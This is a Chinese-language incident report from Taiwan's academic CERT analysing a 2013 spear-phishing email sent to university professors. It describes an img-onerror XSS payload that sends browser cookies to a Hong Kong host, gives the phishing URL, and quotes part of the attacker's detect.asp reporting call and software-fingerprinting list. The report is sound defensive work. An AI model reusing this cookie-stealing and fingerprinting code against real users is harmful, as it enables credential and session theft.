個案分析-

C大學-郵件釣魚網站事件分析報告

TACERT 臺灣學術網路危機處理中心團隊製

2013/12

I. 事件經過：

A. 某 C 大學的郵件系統為 Openfind Mail2000 電子郵件系統。

B. 該校某系所有四位教授同時收到一封來自系上某位 K 教授的轉寄信件，而該信件的標題為『Fw: 老師，有事請教』。

C. 當這封轉寄出的信件由其他老師開啟後會自動登出 Web Mail，轉跳至登入頁面且登入帳號會變成該 K 教授的 Mail 帳號，並要求重新登入 Web Mail。


D. 該校資安人員將可疑的原始信件封存，並請本單位 TACERT 檢測。

II. 事件檢測：

A. 我們使用 VM 虛擬機器，並安裝 Win7 (x64)及啟用 Wireshark 側錄信件開啟過程網路封包。


B. 因為我們無該校的郵件帳號於 WEB MAIL 測試，故使用 Outlook 2010 開啟該郵件。

C. 信件內容主要為一位戴姓學生向 K 教授請教問題，可疑之處是這是一封轉寄的郵件，開啟後會彈出一個圖片是否顯示的提示訊息，按下顯示圖片後並無出現圖片。



D. 檢視信件原始碼可以看到該信的 HTML 標籤程式，確實有被植入一段惡意程式碼於信件開啟背景執行，主要是竊取使用者瀏覽器的 cookie。


E. 此程式碼中有一個轉跳的網址連結，後方有帶出使用者帳號 uid，『http://112.121.163.172/warlord/mxxf/indexCP.asp』 。



F. 測試開啟該網址後出現一個 Openfind MAIL2000 的登入畫面，該網站 IP「112.121.163.172」位於香港，明顯是惡意釣魚網頁，一旦輸入個人帳密就會被竊取。

圖、釣魚網頁，上方的程式碼因為駭客未寫好顯示出來


G. 測試使用該帳號登入，密碼則隨意輸入後，會顯示 「該網站拒絕顯示此網頁」 的字樣，也就是無法成功登入，因為是偽造的網站，但輸入的資料已被伺服器接收。



H. 嘗試將信件原始碼存成 html 檔案用 IE 執行，則無法成功如該校老師所反映的會出現登出再登入的頁面，可能原因為並非用 Web Mail 去開啟信件。


III. 側錄流量分析

A. 信件原始碼有一段程式碼(紅框所示)會去插入名為“x”圖片，然而因為實際上無此圖檔，故會觸發執行 onerror 程式碼 “xsscode1” (綠色框線所示)，再去呼叫伺服器的 indexCP.asp，也就是釣魚網站的頁面。




B. 程式碼(document.cookie)會將主機的 cookie 資料送出給偽造網站。


C. 呼叫 indexCP.asp 後伺服器會回覆 indexP_1.asp 給用戶端。




D. 用戶端向伺服器 GET 檔案 indexP_1.asp，伺服器則執行回應 ncuu.asp。



E. 用戶端向伺服器 GET 檔案 ncuu.asp，解析出該 ASP 內有段 script 和 iframe 連結，iframe 會參照連結至 monitor.asp 並帶入 K 教授的 Mail 位置。




F. Monitor.asp 主要用來比對用戶端所安裝軟體是否在清單內，伺服器執行完 monitor.asp 回傳的 html 程式碼中，會執行一段指令 Save(info,'detect.asp?a=scan&uid=&ip=140.117.X.X&id=&inf='+info);}。




```
//download
["Flashget","un",program+"FlashGet\\flashget.exe/16/1",0,1],
["Flashget","3",program+"FlashGet Network\\FlashGet 3\\Flashget3.exe/16/1",1,1],
["Flashget","3.7",program+"FlashGet Network\\FlashGet 3\\Flashget3.exe/16/1",1,1],
["Thunder","5.8x",program+"Thunder Network\\Thunder\\Thunder.exe/16/1",0,1],
["Thunder","5.9",program+"Thunder Network\\Thunder\\Program\\Thunder.exe/16/1",0,1],
["Thunder","6",program+"Thunder Network\\Thunder6\\Thunder.exe/16/1",0,1],
["Thunder","7.1",program+"Thunder Network\\Thunder\\program\\Thunder.exe/16/1",1,1],
["Thunder","7.2",program+"Thunder Network\\Thunder\\program\\DoctorServiceDLL.dll/16/1",1,1],
["eMule","un",program+"eMule\\emule.exe/16/1",0,1],
["eMule","2",program+"easyMule2\\easyMule.exe/16/1",0,1],
["eMule","1.2.0",program+"easyMule\\emule.exe/16/1",0,1],
//["BT","a","BitComet\\BitComet.exe/16/1",0,0],
//["QQDownload","a","Tencent\\QQDownload\\QQDownload.exe/16/1",0,0],
//["BitSpirit","a","BitSpirit\\BitSpirit.exe/16/1",0,0],
["Serv-U","10",program+"RhinoSoft.com\\Serv-U\\Serv-U.exe/16/1",0,0],
["radmin","2.2",program+"Radmin\\radmin.exe/16/1",0,1],
["radmin ser","3.3",program+"rserver30\\rserver3.exe/16/1",0,1],
["radmin view","3.3",program+"Radmin Viewer 3\\radmin.exe/16/1",0,1],
["UltraVNC","A",program+"UltraVNC\\winvnc.exe/16/1",0,1],
["pcAnywhere","A",program+"Symantec\\pcAnywhere\\Winaw32.exe/16/1",0,1],
["RealVNC","4",program+"RealVNC\\VNC4\\vncviewer.exe/16/1",0,1],
```

圖、detect.asp 偵測軟體清單


G. 用戶端會因為 detect.asp 開始傳送(POST)電腦的資料給伺服器，如比對到的作業系統版本、瀏覽器版本、Outlook 版本等。此例被偵測到 Adobe Flash、Win7、IE8、Office2010、Windows Media Player 11。




H. 正式在釣魚網頁輸入帳號和密碼，確實被伺服器所接收成功，此處的密碼是隨意輸入的字串 “gsdfgfsdgsdfg” 。



I. 伺服器接收完後執行<script> top.location.href= ‘’ ，會使頁面回到/warlord/mxxf/，並出現“403 Forbidden”的訊息。因為是偽造的網頁，所以無法存取內容，此時使用者才會驚覺上當。



IV. 事件網路架構圖



STEP 1 : 駭客成功在K教授電腦植入後門程式，方式可能同為釣魚郵件。
STEP 2.1-2.2 : K教授的受感染電腦向系上其他同仁發送惡意釣魚郵件。
STEP 3 : 若有同仁開啟郵件後會轉跳至偽造的Mail Server登入網頁，誘使輸入郵件帳密並竊取。
STEP 4 : 釣魚網頁將收集到的Mail帳號密碼傳給駭客使用。

V. 事件結論

A. 此信件為針對性的(APT)社交工程郵件攻擊，信件轉發者 K 教授電腦可能已遭受入侵，並當作駭客的跳板轉發釣魚信件給其他同仁。
B. 其他收到轉發信的同仁於 Web Mail 開啟信件後會自動轉跳至釣魚頁面，讓人誤以為帳號被登出，並誘使輸入自己的帳號密碼重新登入。
C. 信件開啟時使用者電腦的軟體版本資訊和 Cookie 會被竊取。
D. 在釣魚頁面一旦輸入帳號密碼就會被駭客所竊取，務必盡快更改密碼。

VI. 建議措施

A. 當使用者收到間接或直接相關的信件時,要注意是否會有一些異常現象，當有非預期現象產生時可能就是惡意郵件。
B. 網頁版的郵件登入時候要注意網頁 IP 位址是否正常，偽造的網站通常會直接用 IP 顯示而非網域名稱。
C. 如果不小心在釣魚網頁輸入個人資訊,務必盡速更改帳號密碼以及清除瀏覽器的 cookie 和暫存的紀錄，以防被駭客利用。
D. 強化宣導使用者關於(APT)社交工程攻擊的資訊安全觀念，以降低使用者個資外洩的風險。